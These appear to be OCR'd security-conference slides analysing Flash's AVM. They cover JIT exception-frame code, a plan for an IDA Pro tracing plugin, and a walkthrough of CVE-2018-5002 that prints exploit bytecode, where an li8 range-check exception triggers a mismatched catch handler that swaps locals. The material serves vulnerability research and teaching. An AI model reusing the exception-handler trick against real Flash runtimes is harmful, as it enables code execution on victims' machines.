
_save_eip – local storage for the current ABC-based "pc", used for exception-handling

Only present when method has try/catch



```
// Locals for Exception-handling, only present when method has try/catch blocks:
//
// _save_eip (LIR_allocp, intptr_t) storage for the current ABC-based "pc", used by exception
// handling to determine which catch blocks are in scope.  The value is an ABC
// instruction offset, which is how catch handler records are indexed.
//
// _ef (LIR_allocp, ExceptionFrame) an instance of struct ExceptionFrame, including
// a jmp_buf holding our setjmp() state, a pointer to the next outer ExceptionFrame,
// and other junk.
//
// setjmpResult (LIR_call, int) result from calling setjmp; feeds a conditional branch
// that surrounds the whole function body; logic to pick a catch handler and jump to it
// is compiled after the function body.  if setjmp returns a nonzero result then we
// jump forward, pick a catch block, then jump backwards to the catch block.
//

void CodegenLIR::writePrologue(const FrameState* state, const uint8_t* pc,
        CodegenDriver* driver)
{

    ...

    // then space for the exception frame, be safe if its an init stub
    if (driver->hasReachableExceptions()) {
        // [_save_eip][ExceptionFrame]
        // offsets of local vars, rel to current ESP
        _save_eip = insAlloc(sizeof(intptr_t));
        _ef       = insAlloc(sizeof(ExceptionFrame));
```

JIT codegen




```
// Save our current PC location for the catch finder later.
void CodegenLIR::emitSetPc(const uint8_t* pc)
{
    AvmAssert(state->abc_pc == pc);
    // update bytecode ip if necessary
    if (_save_eip && lastPcSave != pc) {
        // We do not blind the saved virtual pc.
        stp(InsConstPtr((void*)(pc - code_pos)),
            _save_eip, 0, ACCSET_OTHER);
        lastPcSave = pc;
    }
}
```

```
void CodegenLIR::writePrologue(const FrameState* state, const uint8_t* pc,
        CodegenDriver* driver)
{

    ...

    // then space for the exception frame, be safe if its an init stub
    if (driver->hasReachableExceptions()) {
        // [_save_eip][ExceptionFrame]
        // offsets of local vars, rel to current ESP
        _save_eip = insAlloc(sizeof(intptr_t));
        _ef       = insAlloc(sizeof(ExceptionFrame));
        verbose_only( if (vbNames) {
            vbNames->lirNameMap->addName(_save_eip, "_save_eip");
            vbNames->lirNameMap->addName(_ef, "_ef");
        })
    } else {
        _save_eip = NULL;
        _ef = NULL;
    }
```

Plan

- Create debug plugin for IDA Pro
  - With ability to trace and set breakpoints
- Hook has ReachableExceptions() in CodegenLIR::writePrologue() to always return True
- Use signatures to support different versions of Flash
- Use _save_eip to map ABC bytecode to compiled JIT code

JIT codegen



```
add     esp, 10h
mov     edx, dword ptr [ebp+var_170+4]
mov     ecx, dword ptr [ebp+var_168]
mov     eax, dword ptr [ebp+var_168+4]
mov     [ebp+var_124], 56h ; convert_u
mov     [ebp+var_124], 57h ; setlocal        7
mov     [ebp+var_124], 59h ; getlocal2
mov     [ebp+var_124], 5Ah ; pushstring      "VirtualProtect"
mov     [ebp+var_124], 5Dh ; getlocal        6
mov     [ebp+var_124], 5Fh ; callproperty    QName(__0, ___3), 2; "PackageNamespace()" ...
mov     edi, [ecx+50h]
lea     ecx, [ebp+var_160]
mov     dword ptr [ebp+var_160], edx
mov     eax, eax
mov     dword ptr [ebp+var_160+4], offset unk_83C0AC0
mov     dword ptr [ebp+var_158], eax
mov     eax, [edi+4]
sub     esp, 4
push    ecx
push    2
push    edi
call    eax
add     esp, 10h
mov     [ebp+var_124], 62h ; convert_u
mov     [ebp+var_124], 63h ; setlocal        8
mov     [ebp+var_E0], eax
mov     [ebp+var_124], 65h ; getlex          QName(__0, _2$); "PackageNamespace()" ...
lea     ebx, [ebx+28h]
mov     dword ptr [ebp+var_168+4], ebx
lea     edx, [ebp+var_130]
mov     ecx, dword ptr [ebp+var_168+4]
call    sub_6899A090
mov     ebx, [eax+10h]
mov     [ebp+var_124], 67h ; getproperty     QName(__0, ___17); "PackageNamespace()" ...
test    ebx, ebx
jz      loc_756D8C4
```

DEMO

Conclusions

- AVM core was and still is a source of critical vulnerabilities
  - Bypass of bytecode verification
  - JIT type-confusion vulnerabilities
- More execution modes leads to more exploitable bugs


Source code

Licensed under GPL-3.0-or-later

https://github.com/KasperskyLab

Bonus

- CVE-2018-5002
- Exception handler will be called if instructions in range from 0x4666 to 0x466A cause exception
- In this range there is only one instruction: “jump”
- “jump” never causes exception…



```
refid ",/class/init"
maxstack 3
locals 2
init_depth 3
max_depth 6


_x2C_class_init:
jump                    loc_468A
```


```
try
from 0x4666
to 0x466A
type QName(PackageNamespace(""), "Error")
name QName(PackageNamespace(""), "e")

loc_466A:
getlocal0
pushscope
newcatch            0
dup
setlocal1
dup
pushscope
swap
setslot             1
getlocal            0x1C1
setlocal0
getlocal            0x1C0
setlocal            0x1C1
getlocal0
setlocal            0x1C0
popscope
kill                1
jump                loc_468E
```

```

loc_468A:
pushint             0x1E240
li8
pop
```

```

loc_468E:
returnvoid
; End of function _x2C_class_init
```

Bonus

- But in this case li8 (Load 8bit integer value) cause exception
- 0x1E240 is too big to fit in 8bit integer



```
refid ",/class/init"
maxstack 3
locals 2
init_depth 3
max_depth 6


_x2C_class_init:
jump                loc_468A
```


```
try
from 0x4666
to 0x466A
type QName(PackageNamespace(""), "Error")
name QName(PackageNamespace(""), "e")

loc_466A:
getlocal0
pushscope
newcatch         0
dup
setlocal1
dup
pushscope
swap
setslot          1
getlocal         0x1C1
setlocal0
getlocal         0x1C0
setlocal         0x1C1
getlocal0
setlocal         0x1C0
popscope
kill             1
jump             loc_468E
```

```
loc_468A:
pushint          0x1E240
li8
pop
```


```
loc_468E:
returnvoid
; End of function _x2C_class_init
```

Bonus


- Let’s take a look at li8 handler



```
INSTR(li8) {
    i1 = AvmCore::integer(sp[0]);       // i1 = addr
    MOPS_LOAD_INT(i1, uint8_t, liz8, ub2);  // ub2 = result
    sp[0] = MAKE_INTEGER(ub2);        // always fits in atom
    NEXT;
}
```




```
#define MOPS_LOAD_INT(addr, type, call, result) \
        MOPS_RANGE_CHECK(addr, type) \
        result = (type)avmplus::mop_##call(envDomain
```



```
        // note that the mops "addr" (offset from globalMemoryBase) is in fact a signed int, so we have to check
        // for it being < 0 ... but we can get by with a single unsigned compare since all values < 0 will be > size
#define MOPS_RANGE_CHECK(addr, type) \
        if (uint32_t(addr) > (envDomain->globalMemorySize() - sizeof(type))) { avmplus::mop_rangeCheckFailed(env); }
```

Bonus

- **mop_rangeCheckFailed** throws exception that will be caught by interpreter
    - It will try to find assigned exception handler in bytecode
    - If exception handler is found it will be interpreted




```
        }  // End TRY

        CATCH (Exception *exception)
        {
            // find handler; rethrow if no handler.
#if defined VMCFG_WORDCODE && !defined DEBUGGER
            ExceptionHandler *handler = core->findExceptionHandler(info, (uintptr_t*)expc-1-info->word_code_s
#else
            ExceptionHandler *handler = core->findExceptionHandler(info, expc, exception);
#endif
            // handler found in current method
#ifdef DEBUGGER
```

    - Guess which exception handler will be executed ? ☺

Bonus

- **mop_rangeCheckFailed** throws exception that will be caught by interpreter
  - It will try to find assigned exception handler in bytecode
  - If exception handler is found it will be interpreted




```
        }  // End TRY

        CATCH (Exception *exception)
        {
            // find handler; rethrow if no handler.
#if defined VMCFG_WORDCODE && !defined DEBUGGER
